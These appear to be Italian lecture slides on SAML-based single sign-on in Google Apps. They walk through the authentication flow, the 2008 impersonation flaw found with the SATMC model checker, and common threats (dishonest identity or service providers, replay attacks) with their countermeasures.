Google Apps offre un servizio SAML-based Single Sign-On (SSO) per l'accesso ad applicazioni Web based

Nel modello SAML:

- Google funge da ***SP*** e offre servizi come Gmail e Start Pages
- I partner di Google fungono da ***IdS*** e gestiscono username, password e le altre info necessarie per autenticazione e autorizzazione


SAML e Google Apps (2)



1. L'utente vuole accedere al servizio di Google
2 e 3. Il servizio genera un SAML auth req che viene inserita nell'URL del IdP a cui viene fatto il redirect
4. L'IdP riceve la richiesta, analizza i parametri e autentica l'utente
5. L'IdP genera la risposta
6. L'IdP spedisce la risposta al browser che la trasmette al SP
7. Il SP verifica la risposta
8. Il SP logga l'utente ai servizi di Google.

SAML e Google Apps (3)


Prima implementazione:



- *ID* e *SP* non sono inclusi nell'*authentication assertion*
- *ID*, *SP* e *IdP* non sono inclusi nel *response*

SAML e Google Apps (4)

Problema!
Errore trovato nel 2008 usando il model checker SATMC



Legend:

$A \xrightarrow{M}_{ch} B$: A sends M on ch confidential to B

$A \bullet\!\!\xrightarrow{M}_{ch} B$: A sends M on ch authentic for A

$A \bullet\!\!\xrightarrow{M}_{ch}\!\!\bullet B$: M is sent on ch authentic for A and confidential to B

`i(bob)` = l'intruder, SP disonesto, impersona bob con un SP onesto

SAML: possibili minacce

- **IdP Disonesto**
  - Recupero credenziali legittime da un server non legittimo
  - Contromisure: attenzione a mail di phishing e a fake web page
- **SP Disonesto**
  - Come per la vecchia implementazione delle Google Apps
  - Contromisure: a volte la ridondanza nei protocolli ha senso
- **Replay attack**
  - Utilizzo di un vecchio assertion
  - Contromisure: utilizzo di nonce o timestamp

SAML: vantaggi e svantaggi? (1)

“SAML is different from other security approaches mostly because of its expression of security in the form of assertions about subjects.

Other approaches use a central certificate authority to issue certificates that guarantee secure communication from one point to another within a network.

With SAML, any point in the network can assert that it knows the identity of a user or piece of data. It is up to the receiving application to accept if it trusts the assertion.

Any SAML-compliant software can assert its authentication of a user or data. This is important for the coming wave of business workflow web services standards where secured data needs to move through several systems for a transaction to be completely processed. “

From IBM Developerworks

SAML: vantaggi e svantaggi? (2)

Vantaggi:

- Indipendente dalla piattaforma
- Forte supporto sia in ambito commerciale che open source
- Security-oriented
- Supportato da molte applicazioni SaaS